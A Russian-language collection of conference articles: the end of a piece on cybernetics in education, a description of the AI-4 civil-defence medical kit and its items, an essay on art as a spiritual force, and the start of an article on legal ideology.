И последнее, принцип целеполагания и целеосуществления. В процессе обучения учитель/преподаватель ставит цель в соответствии с предъявленными требованиями и существующими стандартами. (Украинцев, с 10-16). «Особенность больших систем (например, высших учебных заведений) – наличие в них людей, обладающих свободой действий в рамках функционирования системы» (Поспелов, 1970).

Стандарт второго поколения российского образования был основан на системно-деятельностном подходе. Но не учитывал изменения в современной педагогической модели, согласно которой цель обучения представлена «как усвоение знаний, умений, навыков» (Яблонская, Яблонская, 2017).

Как у обучающего, так и обучаемого появляется ряд дополнительных функций на фоне своевре-

менной реакции со стороны управляющей системы: проверка и оценивание результатов деятельности обучающихся, коррекция ошибок и стимулирование (при наличии активной обратной связи со стороны обучаемого). Со стороны управляемой системы дополнительными функциями становятся: восприятие информации и выполнение заданий, упражнений, тестов, изменения в работе с учетом вносимых корректировок.

Обратная связь должна осуществляться постоянно, непрерывно для более эффективной работы педагогической системы, создавая благоприятные условия для контроля и оценивания со стороны учителя /педагога и эффективного усвоения информации для ученика /студента.

Мы видим следующую (модель) образовательного процесса с точки зрения кибернетического подхода.

Во-первых, образовательный процесс в информационном обществе, основанный на информационных технологиях, должен формироваться не на количестве переданной и полученной информации, а на планомерной выработке у учеников /студентов навыков ориентироваться в полученном объеме информации и качественно ее усваивать, основываясь на личных способностях, психологических и ценностных установках мыслящего субъекта.

Во-вторых, кибернетический подход в образовательной парадигме должен стать не только способом передачи (получения информации), но и помочь сформировать человека, специалиста с активной жизненной позицией, способного разбираться в информационном поле. Без личного участника наставника /обучающего, такое вряд ли возможно.

В-третьих, при кибернетическом подходе допускается отсроченная обратная связь (можно еще раз перечитать материал, дополнительно обдумать, не сразу прислать выполненные задания, пройти тестирование в удобное время). Образовательный процесс и в традиционной системе представляет собой распределенный во времени процесс, состоящий из элементарных актов обучения (урок /пара) с соответствующими порциями информации (урок по теме .../лекция). Но не у каждого обучаемого время восприятия информации совпадает со временем ее усвоения. Отсроченная обратная связь может плодотворно повлиять на управление познавательной деятельностью и на качестве обучения.

В-четвертых, при кибернетической модели образования обучаемый может сам выбрать траекторию образовательного процесса в соответствии со своими знаниями и опытом познавательной деятельности. Задача обучающегося не допустить полное свертывание социальных контактов и не позволить увеличить разрыв между знанием и познанием. Хотя возможен и другой вариант, наблюдаемый нами в текущей ситуации педагогической системы. Обучающий /педагог /учитель посредством технических средств только передает информацию (ссылку на электронный ресурс или учебник) и ждет обратную связь в виде реферата, выполнения задач, выполнении тестов, не участвуя в познавательном процессе. Педагогическая система может замкнуться в виртуальном мире.

В-пятых, совершенствование информационных технологий позволило как обучаемому, так и обучающему количественно расширить границы познания, ранее малодоступные каждому человеку, но ориентироваться в огромном количестве информации, создать ценностные фильтры ее усвоения, сформировать всесторонние и гармонично развитого индивида способна педагогическая система, в которой обязательно присутствуют ее субъекты: личность педагога и личность обучаемого, доступные как непосредственному, так и опосредуемому контактам.

Список источников

1. Андреев В.И. Педагогика творческого саморазвития. Казань: Издательство Казанского университета, 1996. 568с.
2. Александров, Г.Н. Программная подготовка и ее место в медицинских университетах. Москва: Медицина, 1968. 345с.
3. Блажей А. Научно-техническая революция и инженерное образование. Москва: Средняя школа. 1988. С. 106-110.

4. Гастев Ю.А. По методологическим вопросам рационализации подготовки кадров. Кибернетика, мышление, жизнь. Москва: Мысль, 1964. С. 459-472.

5. Писаренко В.И. Технологический подход в современной педагогике // Новости ЮФУ. Технические науки. 2012. №7. Стр. 240-247.

6. Поспелов Д.А. Вероятностные машины. Москва: Энергия, 1970. 88с.

7. Розанова, Л.В. Основы кибернетики: концепция лекций. Омск: Омский государственный технологический университет, 2009. 60 с.

8. Турбович Л.Т. Информационно-семантическая модель обучения. Ленинград: Ленинградский государственный университет, 1970. С. 33.

9. Украинцев Б. Кибернетика и система новых научных принципов. Кибернетика и современные научные знания. Москва: Наука, 1976. Стр. 7-20.

10. Яблонская Л.В., Яблонская Л.В. Компетентность как основа модели модернизации современного отечественного образования. https://www.elibrary.ru/download/elibrary_32283610_57628152.pdf.

МЕДИЦИНСКИЕ НАУКИ

УДК 575

МЕДИЦИНСКИЕ СРЕДСТВА ИНДИВИДУАЛЬНОЙ ЗАЩИТЫ И ПОРЯДОК ИХ ПРИМЕНЕНИЯ

ИСОМАДИНОВА ГУЗАЛЬ ЗАХРИДДИН КИЗИ
Факультет лечебное дело
Ташкентский педиатрический медицинский институт
Республика Узбекистан

Аннотация: В данной статье раскрыты особенности медицинских средств индивидуальной защиты, а также порядок применения по каждому препарату из аптечки индивидуальной 4 (АИ-4).
Ключевые слова: медицинские средства индивидуальной защиты, аптечка.
Abstract: This article reveals the features of medical personal protective equipment, as well as the order of application for each drug from the first aid kit individual 4(AI-4).
Keywords: medical personal protective equipment, first aid kit.

В результате своей деятельности человек (мирной и военной) использует химические вещества, которые по своим свойствам могут оказывать вредное влияние на организм человека. Конечно, технологии постоянно совершенствуются, но вместе процессом с этим возрастает потенциальная опасность ситуаций, связанных с выбросами и утечками химических веществ.

В комплексе защитных мероприятий, проводимых ГО, большое значение имеет обеспечение населения средствами специальной профилактики и первой медицинской помощи, а также обучение правилам пользования ими. Применение медицинских средств индивидуальной защиты в сочетании с СИЗ органов дыхания и кожи – один из основных способов защиты людей в условиях применения противником оружия массового поражения, а также в условиях ЧС мирного времени. Учитывая, что в сложной обстановке необходимо обеспечить профилактику и первую медицинскую помощь в самые короткие сроки, особое значение приобретает использование медицинских средств в порядке само- и взаимопомощи Кроме того, для защиты население от воздействия СДЯВ, а также для локализации последствий, требуется своевременное и правильное использование средств индивидуальной защиты.

Медицинские средства индивидуальной защиты (МСИЗ) – это медицинские препараты и имущество, которое обеспечивает защиту гражданского населения и спасателей во время возникновения нештатных или неплановых ситуация. В первую очередь МСИЗ используются для оказания первой помощи (ОПП) для тех, кто оказался в зараженной зоне, а также для профилактики. Исходя из того, что ещё нет такого универсального средства, которое защищало бы человеческий организм и ослабляло воздействие опасных и поражающих факторов. Поэтому для каждой отдельной нештатной ситуации применяются конкретные средства защиты.

К медицинским средствам индивидуальной защиты относятся: радиопротекторы, антидоты, противобактериальные средства, гнездо № 1-№7, пакет перевязочный индивидуальный, аптечку индивидуальную (АИ-2), индивидуальный противохимический пакет (ИПП-8, ИПП-9, ИПП-10). Помимо этого крайне необходимо иметь свою домашнюю аптечку.

Необходимо точно понимать и знать, в какое конкретное время и при каких обстоятельствах должно применяться то или иное МСИЗ. Эффективная эксплуатация МСИЗ возможна только в том случае, если изделия соответствуют определенным нормам и требованиям. В первую очередь, защит-

ные средства должны в полном объеме выполнять свои функции, быть безопасными и не нести болезненных последствий в процессе применения.

Аптечка индивидуальная (АИ-4)— средство, предназначенное для ОПП и самостоятельной помощи гражданского населения и спасателям при получении ожогов, переломов, а также ранений, то есть для снятия физической боли, а также предупреждения или уменьшения воздействия фосфорорганических опасных веществ (ФОВ), радиоактивными и бактериальными веществами, ЧС природного и техногенного характера.

Что такое СИЗ

В ситуации чрезвычайного характера, во время военных действий человек подвергается воздействию вредных факторов. Сохранить здоровье и жизнь в подобных условиях помогают медицинские средства индивидуальной защиты (кратко — МСИЗ). Защитные средства предупреждают вредное воздействие, снижают его эффект и не допускают осложнений.

Индивидуальные средства для медицинского персонала, профессиональных спасателей и населения должны соответствовать определенным требованиям:

- возможность применить их до того, как начали действовать вредные факторы;
- простота в применении;
- длительное хранение;
- высокая эффективность;
- невысокая стоимость;
- безопасность в применении.

Современные медицинские средства индивидуальной защиты включают ряд позиций:

- препараты радиозащиты (предназначаются для снижения остроты реакции на влияние излучения ионизирующего характера (к примеру, индралин);
- антибактериальные вещества (антибиотики, вакцины);
- антидоты (противоядия, к примеру, атропин, аминостигмин, то есть те препараты, которые нейтрализуют яд);
- средства специальной обработки (пакеты противохимические для очищения кожных покровов, одежды).

Где применяются СИЗ

Индивидуальная аптечка обязательно должна находиться у военнослужащих. Она используется при поражении химического, бактериального, радиационного характера. Лекарства и средства индивидуальной защиты медперсонала и военных в ней размещены по определенным местам, подписаны. Открывая набор, пользователь видит специальные гнезда для медицинских препаратов:

- ампула с противоболевым веществом;
- тарен — при воздействии фосфорорганических веществ;
- сульфадиметоксин — для профилактики инфекций;
- цистамин — радиозащитное вещество;
- противобактериальные препараты от инфекций;
- радиозащитное вещество для использования в зоне поражения радиации;
- противорвотное — для использования после радиоактивного поражения.

Индивидуальная аптечка предназначена для профилактики и первой медицинской помощи при радиационном, химическом и бактериальном поражениях, а также при их комбинациях с травмами. Носят аптечку в нагрудном наружном кармане куртки.

Комплектация АИ-4:

- Кеторол является противоболевым средством. Область применения ожоги, обширные и глубокие раны, переломы.

- Ацизол является средством от отравления аварийно-химическими ОВ (АХОВ).

- Д-доксициклин или противобактериальное средство №1. Область применения: раны, ожоги, но основная область это - угроза бактериальным заражением. Данный препарат запрещен для детей до 8 лет.

- Ципрофлокасицин, или по-другому, противобактериальное средство №2. Применяется при расстройстве желудочно-кишечного тракта, которое возникает после облучения. Данный препарат запрещен для детей.

- Препарат Б-190 или радиозащитное средство №1. Препарат, который принимают по сигналу «Радиационная опасность», а также, если возникает новая угроза облучением.

- Йодистый калий, или радиозащитное средство №2. Вводится до возможного облучения либо в течении 30 минут после. А также ежедневно до появления радиоактивных осадков.

- Этаперазин является противорвотным средством. Принимается появлении тошноты после удара головой, а также сразу после облучения.

- Пеликсим АЛ-85 является средством от отравления ФОВ. Представляет собой шприц-тюбик с красным колпачком. Для внутримышечного использования. Вводится по сигналу Гражданской обороны.

- Антиоксидантное средство, он же, резервный антидот ФОВ, который вводится по сигналу Гражданской обороны.

Таким образом, знание защитных качеств и порядка использования средств индивидуальной защиты имеет важное значение не только для военнослужащих, но и для населения, личного состава формирований ГО и спасателей, работников вредных производств, как в военное, так и в мирное время. Своевременное и правильное применение СИЗ позволит предотвратить потери людей или значительно уменьшить воздействие различных поражающих факторов современных средств поражения, а также опасностей, возникающих при авариях и катастрофах мирного времен

Список источников

1. Медицинские аптечки [Электронный ресурс] // Официальный сайт ПожСнаб– 2011-2020. – https://pozhsnabnn.ru/news/7-aptechka-ai-4-novyj-podkhod-k-individualnoj-zashchite.html (04.09.2012).
2. Артамонов В.С. Гражданская оборона [Электронный ресурс] /МЧС России под общей редакцией В.А. Пучкова // Гражданская оборона – учебник – 2016 Москва. – https://tgl.ru/files/tinymce/uchebnik-go-v.a.-puchkov-2016-puf_file_1549686429.pdf (04.10.2021).
3. Вознесенский. - М.: Б-чка Воен. знания, 2010. - 80 с.
4. https://otherreferats.allbest.ru/war/00218551_0.html.
5. https://www.bestreferat.ru/referat-60146.html

ИСКУССТВОВЕДЕНИЕ

УДК 7.072

ИСКУССТВО КАК ВЫСШИЙ РАЗУМ ДУШИ И ПРОСВЕТЛЕНИЕ НОВОГО ВРЕМЕНИ

БАРДЮГ АЛИНА ДМИТРИЕВНА
магистрант
ФГАОУ ВО «Дальневосточный федеральный университет»
Россия, г. Владивосток

Аннотация: В статье рассматриваются теоретические проблемы искусства на наиболее важных этапах его философского, культурного и искусствоведческого осмысления, дается анализ содержания его формирования, рассматривается восприятие искусства как один из основных компонентов искусствоведческого, эстетического воспитания и формирования культуры личности самого творца и зрителя в современном пространстве и времени.
Ключевые слова: Искусство, культура, искусствоведение, эстетика, художественное творчество, восприятие, творец, зритель, произведение искусства, процесс творчества, духовный мир, творческая деятельность, художник, разум, душа, новое время, пространство искусства.

ART AS THE SUPREME MIND OF THE SOUL AND THE ENLIGHTENMENT OF THE NEW TIME

Abstract: The article discusses theoretical problems of art at the most important stages of his philosophical, cultural and art historical understanding, the content of its formation is given, the perception of art is considered as one of the main components of art historical, aesthetic education and the formation of the culture of the person itself and the viewer in modern space and time.
Keywords: Art, culture, art history, aesthetics, artistic creativity, perception, creator, viewer, work of art, creative process, spiritual world, creative activity, artist, mind, soul, new time, space of art.

Искусство обладает отличительными особенностями и удивительными возможностями воздействовать на духовный мир человеческой природы. Творческая деятельность способствует в постижении гармонии, позволяет человеку заглянуть вглубь себя и оценить по достоинству каждый момент, каждое мгновение и красоту всей жизни. В то же время искусство утверждает себя непосредственно – через естественное «укрепление» в произведениях искусства в живой человеческой натуры и чувственности. В таком случае особенно важны формы воплощения искусства и особые чувственные средства постижения этих форм зрителем. Искусство испокон веков является результатом теснейшего и сложнейшего взаимодействия творца художественного произведения и публики. Для каждого исторического периода характерны свои критерии искусства, понимание его возможностей и задач, требования к уровню культуры зрителя. Однако общим всегда является удовлетворение потребностей своего времени.

Произведение искусства – это та самая чувственно-конкретная информация, которая способна оказывать глубокое воздействие на человека. Однако глубина и сила влияния зависят от качеств самой личности, от степени мобилизованности и желания к восприятию. Восприятие произведений искусства – деятельность, требующая больших усилий, которая включает в себя непосредственное восприятие, обдумывание идейного содержания произведения, его эстетическая оценка и, как результат всего этого, влияние искусства на личность зрителя. Немецкий писатель Иоганн Вольфганг фон Гёте выделил три вида художественного восприятия: наслаждаться красотой, не рассуждая; судить, не наслаждаясь; судить, наслаждаясь, и наслаждаться, рассуждая [1].

В результате, именно те, кто способен к последнему типу художественного восприятия, по мнению Гёте, способны усвоить полное богатство художественной мысли. Если в процессе творчества художник привносит в произведение свой опыт отношения к жизни, передает свое мировоззрение, то в процессе восприятия это содержание становится в равной степени содержанием сознания творца или зрителя.

Есть мнение, что чем человечнее, культурнее и развитее человек, тем глубоко человечнее, культурнее, развитее, внимательнее и гуманнее его удовольствия и наслаждения от искусства. Вследствие чего, увлечение значительной части современной аудитории мгновенными и сиюминутными, не дающими пищи для ума и сердца произведения, представителями современной массовой культуры, не могут оставить равнодушными деятелей искусства, педагогов, искусствоведов, культурологов.

Разнообразные виды искусства являются частью окружающей человека действительности и с первых лет жизни влияют на воспитание чувств, интересов, вкусов и отношение к самой жизни [2]. Искусство является уникальной коммуникативной системой, познакомившись с которой как можно раньше, индивид развивает слух, абстрактное мышление, зрение, пространственные, цветовые, созидательные, композиционно конструктивные способности к восприятию. В перспективе это необходимо для развития и становления личности любого человека. Вместе с тем, ничего не может сравниться с необычайной возможностью искусства проникнуть во внутренний мир личности, пробудить эмоциональный интерес, обратиться к собственной душе и чувствам. Впоследствии это помогает ответить на вопрос: как именно человек существует и насколько творчески он осмысливает и воспринимает окружающий мир.

Наука отражает мир, который существует независимо от человеческого сознания. Искусство воплощает реалии, согретые человеческой просветленностью, оно выражает глубины человеческого духа. Искусство есть канал связи с особой субстанцией, одним из существенных проявлений которой является красота. Не случайно уже в самых древних культурах творец возвышался своей способностью проникновения в сверхчувственный мир. Изучение общественных систем прошлого и настоящего подтверждает, что в центре внимания любой подлинной культуры всегда стояли задачи: гармоничного обустройства социальной жизни; поддержания гармонии между обществом и природой; совершенствования самого человека [3].

Ответы на вопросы о путях совершенствования индивидуальной и общественной жизни в разные исторические эпохи были различными. Поскольку искусство, культура и эстетика в целом сосредоточивают свое внимание на общечеловеческом, они особенно актуальны в наше время. Обе сферы являются фокусом мировой культуры и средоточием всего гуманитарного опыта человечества, имеют сегодня чрезвычайную значимость для мирового сообщества, ибо способствуют сближению людей, у которых без согласия в мире нет будущего.

Произведения искусства и так называемых «творцов», чтобы понять суть культуры нашей эпохи – задача сложнейшая. Предстоит огромная работа по переоценке ценностей. Искусство не может и не должно быть понятным всем, в произведениях всегда есть символика, замысел, тайна и зовущая к разгадке. Окружающая нас искусствоведческая среда шире нашего собственного культурного опыта. Но уровень развития цивилизации предоставляет нам сейчас неограниченные средства для совершенствования. Необходимо использовать их для становления и развития внутреннего мира человека.

Художественно - изобразительную деятельность ученые исследуют с ранних форм ее появления, начиная с наскальных рисунков древнего человека. Начала современного академического искусства заложены в культуре античной Греции и Рима, причем многие тайны мастерства той эпохи не раскрыты до сих пор. Важно, что обучаясь изобразительному искусству, все люди приобретают не только навыки художественного творчества, но через постижение прекрасного в природе и людях развиваются духовно - нравственно и творчески. Академик Н.П. Бехтерева отмечала, что творчество – это важнейшее свойство и достижение мозга, возвышающее человека, дающее ему смысл и продуктивность деятельности, душевную удовлетворенность, целеустремленность и долголетие. В то же время творчество не терпит насилия и угасает при принуждении. Все сказанное позволяет понять большое значение искусствоведческой художественно - эстетической деятельности в сознании и мире каждого культурного человека [4].

Искусство – это наивысшая субстанция. Его творческое отражение, выражение и воспроизведение в каждом образе пространства и времени. Искусство это частота блага пронизывающие вечность всего мироздания. Искусство это то, что никогда не закончится и оно имеет начало с самых древних времен. Люди, попадая в материальный мир, воспринимают искусство с разным видением и состоянием. Люди смотрят на искусство или на объект красоты с удовольствием, наслаждением, но искусство это состояние и отражение внутри человека, это же состояние и внутри каждого творца. Это энергия отношения ко всему, что нас окружает и у каждого человека свое видение и своя картина мира.

Искусство во все века, соединяет сердца во времени и в пространстве, в возрасте, религии, в интересах и пониманий, трехмерной реальности, потому что настоящее искусство находится за пределами ограниченности ума, разделения и деструктивных программ. Искусство это вечное взаимодействие и танец жизни. Люди часто задают вопрос о том, что есть настоящее искусство и где его можно встретить? И чаще они просто обращают свое внимание на визуал, красоту, внешние параметры и характеристики, таким образом, люди ищут совсем не искусство, они ищут что-то снаружи, что бы вложить это в себя, но самое важное, на глубинном уровне понимания искусства – это то, что подразумевает конкретные предпосылки и качества творца искусства. А именно, в чем была его задумка, что хотел выразить творец через свое видение мира в проявлении визуального искусства, что хотел выразить, сказать, показать и дать автор зрителю и этому миру в целом.



Рис. 1. Искусство – высший разум человеческой души.
Художник Бардюг Алина Дмитриевна.

Ежедневно в нашу жизнь приходит искусство, но возможно его не все замечают и чувствуют, потому что люди ищут и находятся в частом поиске. Хотят увидеть снаружи объекты, которые будут соответствовать шаблонам и правилам мышления, стандартам заложенным обществом. Но искусство приходит в сердце, оно проникает прямо в душу каждого человека, просачиваясь в каждую его клеточку. Существует большая вероятность каждому человеку познать искусство. Чем больше человек слушает свое сердце, тем глубже он может прочувствовать искусство. Настоящее искусство сметает все на своем пути как чистейшая энергия, оно размывает границы, очищает душу, и возвращает в первозданное волшебное состояние, напоминая, что такое жизнь, и что такое единство. Искусство можно создать, его можно потрогать, увидеть, ощутить, почувствовать, услышать. Искусство можно чувствовать во всем всегда, оно не заканчивается. Но только ум разделяет и видит границы, видит начало и конец, рождение и смерть, но искусство остается всегда. Это энергия, которую творец может блокировать, проявлять или позволить ей протекать в человеческие души или же не позволять ей входить совсем.

Задача каждого творца это раскрываться, позволять себе свершать, творить по настоящему, через энергию любви и света. Смысл заключается и в объекте искусства, который создает художник, и в состоянии, в котором творит художник, то, что находится внутри художника по отношению к этому миру. Творец благословенен, совершенен и блаженен, когда творит.

Сегодня искусство вершится в его чистом проявлении. Но готовы ли люди к такому искусству? Готов ли зритель отказаться от своих многих правил, масок, стандартов, готов ли он сказать «нет» эгоизму и шаблонам, а сказать «да» душе и искусству? Душа, которая чувствует и видит все вокруг.

На самом деле каждый человек ищет то самое искусство, он хочет испытывать всегда блаженное вдохновение и всегда в этом состоянии находиться. Но это не возможно, если не отказываться от всего, что ограничивает и разрушает. И если выбирать путь любви, вдохновения, путь искусства, то это путь – благодеяния и счастья.

Планета Земля в энергиях нового времени, все больше и больше уводит человечество, в мир единства и света, и искусство становится единственным языком понимания друг друга. Таким образом, если люди начнут прислушиваться к его импульсам, то прекратятся разделения, прекратится постоянное бегство и погоня, прекратятся драмы и страдания, когда люди просто позволят искусству остаться внутри каждого человека. Когда человек выключит эго, как единственно мыслительный процесс, который заставляет анализировать, разделять и пытаться понять искусство логикой, навесить стандарты, шаблоны.

Но только через вдохновение и любовь может рождаться что-то совершенно новое. Искусство как чистое пламя, которое никогда не гаснет, но всегда пылает чистотой и теплом, и путь этот согревает сердца каждого человека. Искусство должно наполнять, исцелять и воспламеняться загораясь вечностью. Искусство живет на всей планете, в каждой стране, соединяя все воедино, в один мир под названием Земля, где люди сливаются в один единственный поток света и люди, которые творят, чувствуют вечное сияние и пламя в их сердцах никогда не угасает. Искусство расширяется по отношению ко всему, по отношению к культуре, эстетике, по отношению к своему здоровью и энергии, к близким людям, окружению, обществу, искусство согревает каждого человека. Каждый человек должен вспоминать и чувствовать это пламя искусства творения в своей грудной клетке, которое воспламеняется и согревает душу каждого и каждый человек должен понимать, что искусство всегда в самом нем. Искусство это пламя, которое является двигателем по жизни. Искусство и культура держит человечество на земле, оно держит каждого здесь в своем теле, чтобы люди жили, постигали и творили. Искусство это суть и его возможно создать и осуществить в мир. Ведь каждый человек создает мир теми вибрациями и энергиями, которые несет в него.

Список источников

1. Бехтерева Н.П. Магия мозга и лабиринты жизни. М., 2013. С. 232.
2. Булатов Д. С. Культурология / Д. С. Булатов. - Калининград: ФГУП "Янтарная сказка", 2006г. - С. 507.

3. Быстрова А.Н. Мир культуры (Основы культурологии). Учебник / А.Н.Быстровая. - Новосибирск: ЮКЕЯ, 2006. - С. 712.
4. Выготский Л.С. Педагогическая психология. М., 1996. С. 7-16.
5. Гегель. Эстетика. Т.1. М.,1968. С. 452.
6. Гештальтпсихология. В. Келер, К. Коффка. М., 1998. С. 89.
7. Дедюлина М.А. Заметки к лекциям по культурологии: учебник М.А.Дедюлина, Е.В.Пащенко, Е.А.Помигуева. - Таганрог: СФУ ТТИ, 2007. - 127 с. С.88-126.
8. Мартынов В. Ф. Философия красоты. - Мн., 1999. С. 4-12.

ПСИХОЛОГИЧЕСКИЕ НАУКИ

СОЦИОЛОГИЧЕСКИЕ НАУКИ

УДК 30.304.2

ПРАВОВАЯ ИДЕОЛОГИЯ КАК СРЕДСТВО ГАРМОНИЗАЦИИ СОЦИАЛЬНЫХ ОТНОШЕНИЙ

ЮСУПОВА ЕЛИЗАВЕТА ЮНУСОВНА
студент
АНО ВО Самарский университет государственного управления «Международный институт рынка»

Научный руководитель: Юсупова Светлана Николаевна
к.и.н., доцент
АНО ВО Самарский университет государственного управления «Международный институт рынка»

Аннотация: Статья посвящена анализу идеологического компонента правосознания. Правовые идеи придают смысл и вес оценочным критериям в юридических нормах, развивают правовую интуицию, которая выше догматического знания и бюрократического крючкотворства. Идеология насыщает юридическую форму гуманистическим содержанием. Приверженность идеалам не выхолащивает мышление юристов до конструкций и алгоритмов. Правовая гармония видится авторам в сочетании идейного максимализма с юридическим минимализмом.
Ключевые слова: правосознание, идеология, теория права, нравственность, социальная этика.

LEGAL IDEOLOGY AS A MEANS HARMONIZATION OF SOCIAL RELATIONS

Yusupova Elizaveta Yunusovna

Scientific adviser: Yusupova Svetlana Nikolaevna

Abstract: The article analyzes the ideological component of legal consciousness. Legal ideas give meaning and weight to the evaluation criteria in legal norms, develop legal intuition, which is above dogmatic knowledge and bureaucratic pettifoggery. Ideology saturates the legal form with humanistic content. Commitment to ideals does not reduce the thinking of lawyers to constructions and algorithms. The authors see legal harmony in the combination of ideological maximalism and legal minimalism.
Keywords: legal consciousness, ideology, theory of law, morality, social ethics.

Актуальность темы во многом определяется кризисными явлениями, которые впору именовать уже не девиациями, а откровенными патологиями правосознания: от гипертрофированного правотворчества до редуцированного правоприменения. Корень зла, по нашему мнению - в ханжеском отношении к идеологии: слово это помечено "советский бэкграундом", а потому осмысливается преимущественно в негативно-критиканском ключе, малоотличимом от правового нигилизма.

Современная тенденция "развенчания либерализма" силами экс-либералов только запутывает дело, ведь провозглашаемая ими "диктатура закона", по сути, понятие чисто либеральное. Как следствие - "синдром бешеного принтера", своеобразная юридическая рекурсия. Корректировать и сдерживать самовоспроизводство законодательства призвана идеология; в этом миссия, а вовсе не функция, как полагают исследователи, анализирующие сей феномен в духе теории Р. Мертона [2, с.143]. Грешно развивать "функционал идеологии" и пользовать ее в интересах политики - хотя бы оттого что правовая идеология не может быть сочинена или разработана "под ключ"; она неслиянна и нераздельна с правом интуитивным [6, с.269] и позитивным. По большому счету, идеология есть деятельное вопло-

щение правовой доктрины, в идеале между ними должен стоять знак равенства. Высокий уровень правосознания достигается лишь руководящим принципом, без которого оно деградирует до житейской сметки. Следовательно, идеология выше правосознания, но не надстройка, а его творец.

Во многом ошибочными представляются нам попытки ограничить "сферу влияния" идеологии правовой политикой, сводя ее к субъективно-тенденциозному упрощению действительности или, наоборот - к систематизированным рационально-теоретическим представлениям о праве. Сторонники подобных взглядов склонны игнорировать или недооценивать синкретический характер идеологии, благодаря которому та обладает мощным профилактическим потенциалом [4, с.130]. Правовые идеи живы более установками, нежели формулами, их аксиоматика регулирует без регламентации (т.е. не устанавливая и не запрещая), ибо призывает не допускать - и тем самым способствует предотвращению произвола. Идеология придает смысл и вес оценочным критериям в юридических нормах, развивает правовую интуицию, которую мы ставим гораздо выше догматического знания и бюрократического крючкотворства.

Мировоззренческие установки не клишированы - стало быть, не формируют предубеждений. Идеология вовсе не стандартизирует общественные отношения, упрощая до процедур и алгоритмов; стереотипы - скорее следствие девиаций правосознания. Идеологический подход помогает не утратить чувство реальности, когда общее видение ситуации искажено мельтешением эпизодов правовой действительности, эту реальность маскирующих. По нашему убеждению, юрист должен быть укоренен в правовой идеологии: она если и не панацея, то отличное средство от цинизма и софизма, от предвзятого (в т.ч. и нарочито буквального) толкования нормативных предписаний. Значит, идеологией совершенствуется и юридическая техника, очищаясь от плевел политриторики. Скажем больше: лишь в пространстве правовых идей возможно если не устранить, то сгладить противоречия, изначально встроенные в юридический механизм.

Во-первых, баланс между правом-привилегией и правом-гарантией, т.е. вопрос субъектности и субъективизма в осуществлении прав. Полагаем, главная предпосылка злоупотребления заключается в дроблении субъективного права на мелкие эгоистические возможности. Поясним нашу позицию. Право всегда охраняет, о(т)граничивая и тем самым упорядочивая отношения пределами их реализации. В конечном счете, оно есть утилитарная (и не самая удачная) попытка решить вопросы о равенстве - путем формального уравнения и административного выравнивания. Формализацию можно признать если не выигрышной, то уж точно беспроигрышной моделью поведения в проблемной ситуации. Стало быть, стремление к процедурной оптимизации правоотношений конституирует их конфликтный характер, а в таком формате законность бесполезна в деле восстановления гражданского согласия или социальной гармонии. Сила запретов в категоричности, поэтому излишняя их детализация разлагает правосознание до формулы "нельзя, но если очень хочется, то можно". Полагаем, ограничения нужно минимизировать, однако трактовать надлежит максимально широко - сообразно правовым идеалам.

Исторически сложилось, что регуляторная функция проявляется либо в праве-привилегии (карт-бланш на произвол, более характерно для рабовладения и феодализма), либо в праве-гарантии (сдерживание произвола государством, буржуазная интерпретация). Мещанское сознание адептов "эффективных продаж" превращает субъективное право в функцию, а предоставляемую законом возможность - в ресурс, благодаря чему в нынешнем состоянии обнаруживается инверсия: право субъективное вырождается из гарантии в привилегию права кулачного или телефонного. Причем и осуществление, и защита зависят от амбиций и потенций самого бенефициара-правообладателя.

Во-вторых, запрет на злоупотребление правом - как вектор самоупразднения и самоотрицания. Логично предположить, что данное ограничение предполагает нечто сверх-легальное, пребывающее вне коллизий и оттого способное их разрешить. В этой связи важно подчеркнуть: ценностью почитается Справедливость, коей надлежит господствовать при посредстве права [3, с.96]. Идеология (в т.ч. и не позитивированная) утвердительно отвечает на вопрос "возможна ли справедливость в государственно организованном обществе" - стало быть, призвана вселять веру в торжество правды и законности. Последнее не тождественно абстрактному "верховенству закона", т.к. предполагает конкретный режим правоприменения: правовыми идеями детерминирован режим законности, воплощенный в поступках, в

образе мыслей и действий представителей власти. Значит, идеология нацелена главным образом на правоприменителей, особенно правоохранителей. Элитарный характер ей не присущ: она массовая, но под ее юрисдикцией — "слуги народные", государственные и муниципальные служащие.

